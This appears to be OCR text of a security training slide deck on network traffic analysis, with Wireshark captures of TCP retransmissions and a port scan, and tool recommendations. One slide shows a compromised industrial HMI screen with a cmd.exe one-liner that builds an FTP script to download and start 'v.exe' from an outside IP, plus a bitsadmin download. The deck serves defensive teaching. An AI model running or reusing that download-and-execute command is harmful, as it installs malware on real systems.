
What stands out?


Network Traffic Analysis

- TCP retransmissions implications
- Why is ”blank” happening?
- DNS is your Friend
- Automating analysis w/ tools:
  NetworkMiner and Security Onion




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.0.0.77
Expression...
No. Time Source Destination Protocol Length Info
852 13.372465665 192.168.10.53 10.0.0.77 TCP 74 41508 → 8081 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4058365447 TSecr=0 WS=128
853 13.374110001 10.0.0.77 192.168.10.53 TCP 74 8081 → 41508 [SYN, ACK] Seq=0 Ack=1 Win=27960 Len=0 MSS=1410 SACK_PERM=1 TSval=3399003622 TSecr=4058365447 WS=128
854 13.374138779 192.168.10.53 10.0.0.77 TCP 66 41508 → 8081 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4058365449 TSecr=3399003622
855 13.374242346 192.168.10.53 10.0.0.77 HTTP 554 GET /api/groups/with-categories?containingProducts=true&page=0&size=1000&sort=name%2Casc HTTP/1.1
875 13.579129821 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41508 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058365654 TSecr=3399003622
876 13.580715354 192.168.10.1 192.168.10.53 ICMP 582 Redirect (Redirect for host)
879 13.791154609 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41508 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058365866 TSecr=3399003622
880 13.792710369 192.168.10.1 192.168.10.53 ICMP 582 Redirect (Redirect for host)
910 14.215211108 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41508 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058366290 TSecr=3399003622
911 14.216948247 192.168.10.1 192.168.10.53 ICMP 582 Redirect (Redirect for host)
920 14.386549366 10.0.0.77 192.168.10.53 TCP 74 [TCP Retransmission] 8081 → 41508 [SYN, ACK] Seq=0 Ack=1 Win=27960 Len=0 MSS=1410 SACK_PERM=1 TSval=3399004635 TSecr=405836
921 14.386602658 192.168.10.53 10.0.0.77 TCP 66 [TCP Dup ACK 854#1] 41508 → 8081 [ACK] Seq=489 Ack=1 Win=29312 Len=0 TSval=4058366461 TSecr=3399003622
968 15.079137240 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41508 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058367154 TSecr=3399003622
969 15.082003073 192.168.10.1 192.168.10.53 ICMP 582 Redirect (Redirect for host)
1046 16.403298935 10.0.0.77 192.168.10.53 TCP 74 [TCP Retransmission] 8081 → 41508 [SYN, ACK] Seq=0 Ack=1 Win=27960 Len=0 MSS=1410 SACK_PERM=1 TSval=3399006651 TSecr=405836
1047 16.403330919 192.168.10.53 10.0.0.77 TCP 66 [TCP Dup ACK 854#2] 41508 → 8081 [ACK] Seq=489 Ack=1 Win=29312 Len=0 TSval=4058368478 TSecr=3399003622
1048 16.404663069 192.168.10.1 192.168.10.53 ICMP 94 Redirect (Redirect for host)
1063 16.775141125 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41508 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058368850 TSecr=3399003622
1261 20.295163842 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41508 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058372370 TSecr=3399003622
1262 20.297665699 10.0.0.77 192.168.10.53 TCP 66 8081 → 41508 [ACK] Seq=1 Ack=489 Win=29056 Len=0 TSval=3399010546 TSecr=4058372370
1263 20.404313648 10.0.0.77 192.168.10.53 TCP 1464 8081 → 41508 [ACK] Seq=1 Ack=489 Win=29056 Len=1398 TSval=3399010649 TSecr=4058372370 [TCP segment of a reassembled PDU]
1264 20.404361189 192.168.10.53 10.0.0.77 TCP 66 41508 → 8081 [ACK] Seq=489 Ack=1399 Win=32128 Len=0 TSval=4058372479 TSecr=3399010649
1265 20.406038437 10.0.0.77 192.168.10.53 HTTP 618 HTTP/1.1 200 OK (application/json)
1266 20.406066790 192.168.10.53 10.0.0.77 TCP 66 41508 → 8081 [ACK] Seq=489 Ack=1951 Win=34944 Len=0 TSval=4058372481 TSecr=3399010654
1906 30.410241740 192.168.10.53 10.0.0.77 TCP 66 41508 → 8081 [FIN, ACK] Seq=489 Ack=1951 Win=34944 Len=0 TSval=4058382485 TSecr=3399010654
1907 30.411574197 192.168.10.1 192.168.10.53 ICMP 94 Redirect (Redirect for host)
1908 30.411893682 10.0.0.77 192.168.10.53 TCP 66 8081 → 41508 [FIN, ACK] Seq=1951 Ack=490 Win=29056 Len=0 TSval=3399020659 TSecr=4058382485
1909 30.411932553 192.168.10.53 10.0.0.77 TCP 66 41508 → 8081 [ACK] Seq=490 Ack=1952 Win=34944 Len=0 TSval=4058382486 TSecr=3399020659
2125 34.157901333 192.168.10.53 10.0.0.77 TCP 74 41518 → 8081 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4058386232 TSecr=0 WS=128
2130 34.159926385 10.0.0.77 192.168.10.53 TCP 74 8081 → 41518 [SYN, ACK] Seq=0 Ack=1 Win=27960 Len=0 MSS=1410 SACK_PERM=1 TSval=3399024407 TSecr=4058386232 WS=128
2131 34.159948538 192.168.10.53 10.0.0.77 TCP 66 41518 → 8081 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4058386234 TSecr=3399024407
2132 34.160086221 192.168.10.53 10.0.0.77 HTTP 554 GET /api/groups/with-categories?containingProducts=true&page=0&size=1000&sort=name%2Casc HTTP/1.1
2148 34.367141479 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41518 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058386441 TSecr=3399024407
2156 34.575180455 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41518 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058386649 TSecr=3399024407
2171 35.015171080 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41518 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058387089 TSecr=3399024407
2182 35.187159393 10.0.0.77 192.168.10.53 TCP 74 [TCP Retransmission] 8081 → 41518 [SYN, ACK] Seq=0 Ack=1 Win=27960 Len=0 MSS=1410 SACK_PERM=1 TSval=3399025434 TSecr=405838
2183 35.187211114 192.168.10.53 10.0.0.77 TCP 66 [TCP Dup ACK 2131#1] 41518 → 8081 [ACK] Seq=489 Ack=1 Win=29312 Len=0 TSval=4058387261 TSecr=3399024407
2237 35.847174612 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41518 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058387921 TSecr=3399024407
2238 35.872028586 192.168.10.1 192.168.10.53 ICMP 582 Redirect (Redirect for host)
2322 37.202946183 10.0.0.77 192.168.10.53 TCP 74 [TCP Retransmission] 8081 → 41518 [SYN, ACK] Seq=0 Ack=1 Win=27960 Len=0 MSS=1410 SACK_PERM=1 TSval=3399027450 TSecr=405838
2323 37.202978089 192.168.10.53 10.0.0.77 TCP 66 [TCP Dup ACK 2131#2] 41518 → 8081 [ACK] Seq=489 Ack=1 Win=29312 Len=0 TSval=4058389277 TSecr=3399024407
2341 37.511184873 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41518 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058389585 TSecr=3399024407
2572 41.031121901 192.168.10.53 10.0.0.77 TCP 554 [TCP Retransmission] 41518 → 8081 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=488 TSval=4058393105 TSecr=3399024407
2573 41.033655712 10.0.0.77 192.168.10.53 TCP 66 8081 → 41518 [ACK] Seq=1 Ack=489 Win=29056 Len=0 TSval=3399031280 TSecr=4058393105
2576 41.091410292 10.0.0.77 192.168.10.53 TCP 1464 8081 → 41518 [ACK] Seq=1 Ack=489 Win=29056 Len=1398 TSval=3399031336 TSecr=4058393105 [TCP segment of a reassembled PDU]
2577 41.091442385 192.168.10.53 10.0.0.77 TCP 66 41518 → 8081 [ACK] Seq=489 Ack=1399 Win=32128 Len=0 TSval=4058393165 TSecr=3399031336
2578 41.096220410 10.0.0.77 192.168.10.53 HTTP 618 HTTP/1.1 200 OK (application/json)
0000 e4 8d 8c dc f9 6c 2c d0 5a 5e 84 e7 08 00 45 00
wireshark_wlp4s0_20190913171638_Ve8sqa.pcapng
Packets: 3087 · Displayed: 68 (2.2%)
Profile: De



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length CNameString Info
4392 127.986184324 192.168.183.164 192.168.183.1 TCP 58 56430 → 2022 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4393 127.986268372 192.168.183.164 192.168.183.254 TCP 58 56430 → 444 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4394 127.986377663 192.168.183.164 192.168.183.254 TCP 58 56429 → 481 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4395 127.986459546 192.168.183.164 192.168.183.1 TCP 58 56429 → 481 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4396 127.988936915 192.168.183.164 192.168.183.1 TCP 58 56430 → 1443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4397 127.989071922 192.168.183.164 192.168.183.254 TCP 58 56430 → 6059 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4398 127.989164471 192.168.183.164 192.168.183.1 TCP 58 56430 → 1059 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4399 127.989243145 192.168.183.164 192.168.183.254 TCP 58 56430 → 1443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4400 127.989322927 192.168.183.164 192.168.183.1 TCP 58 56430 → 1 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4401 127.989402214 192.168.183.164 192.168.183.254 TCP 58 56430 → 1059 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4402 127.989484934 192.168.183.164 192.168.183.1 TCP 58 56430 → 616 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4403 127.989560685 192.168.183.164 192.168.183.254 TCP 58 56430 → 1 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4404 127.991981748 192.168.183.164 192.168.183.1 TCP 58 56430 → 9040 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4405 127.992122752 192.168.183.164 192.168.183.254 TCP 58 56430 → 1044 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4406 127.992218202 192.168.183.164 192.168.183.1 TCP 58 56430 → 2301 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4407 127.992293845 192.168.183.164 192.168.183.254 TCP 58 56430 → 9040 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4408 127.992369899 192.168.183.164 192.168.183.1 TCP 58 56430 → 32782 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4409 127.992441670 192.168.183.164 192.168.183.254 TCP 58 56430 → 2301 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4410 127.992515515 192.168.183.164 192.168.183.1 TCP 58 56430 → 50003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4411 127.992587354 192.168.183.164 192.168.183.254 TCP 58 56430 → 32782 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
Destination Port: 1443
[Stream index: 2835]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
[Next sequence number: 0 (relative sequence number)]
Acknowledgment number: 0
0110 .... = Header Length: 24 bytes (6)
Flags: 0x002 (SYN)
Window size value: 1024



[redacted] HPU Read Only
C:\Windows\system32\cmd.exe - cmd.exe /c "@echo open 92.63.197.153>>ftpget.txt&@echo tom>...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\AF-11378>cmd.exe /c "@echo open 92.63.197.153>>ftpget.txt&@echo [redacted]>ftpget.txt&@echo hehehe>>ftpget.txt&@echo binary>>ftpget.txt&@echo get v.exe>>ftpget.txt&@echo quit>>ftpget.txt&@ftp -s:ftpget.txt&@start v.exe"&exit
ftp> open 92.63.197.153
ftp> tom
Invalid command.
ftp> hehehe
Invalid command.
ftp> binary
Not connected.
ftp> get v.exe
Not connected.
ftp> quit
v.exe
Windows cannot find 'v.exe'. Make sure you typed the name correctly, and then try again.
OK
APRON
PUMP 3
AUX
OL
SV3
SV1
SV2
DCV3
PSH1
FLT1
FLT5
PSH2
FLT2
FLT6
Res Lock
SV5
SV6
ROD END BLOCKING
Windows Task Manager
File Options View Windows Help
Applications Processes Services Performance Networking Users
Task Status
[redacted]
Atos E-SW V.8.5 Running
C:\Windows\system32\cmd.exe - bitsadmin /tra... Running
C:\Windows\system32\cmd.exe - cmd.exe /c "... Running
Documents Running
FactoryTalk View Studio - View Machine Edition Running
Switch To
New Task...
Physical Memory: 62%
C:\Windows\system32\cmd.exe - cmd.exe /c "@echo open 92.63.197.153>>ftpget.txt&@echo t...
C:\Windows\system32\cmd.exe - bitsadmin /transfer getitman /download /priority high http://92.6...
Start
Atos E-...
[redacted]
Windo...
Internt...
Factor...
Logix D...
Untitle...
[redacted]
Com...
Windo...
8:24 AM
1/7/2020


NETRESEC

NetworkMiner



Security Onion and Pcaps

- tcpreplay
- so-replay
- so-import-pcap



Immerse yourselves

Immerse yourselves in the conversations

Practice evaluating Pcaps

- Take a capture from your environment and gain an understanding of what's happening in your network
- Practice:
  - https://github.com/ITI/ICS-Security-Tools/tree/master/pcaps
  - https://www.malware-traffic-analysis.net/index.html
- Books:
  - **Practical Packet Analysis 3rd Edition** by Chris Sanders
  - **Applied Network Security Monitoring: Collection, Detection, and Analysis** by Chris Sander

MANDIANT
A FireEye® Company

Questions?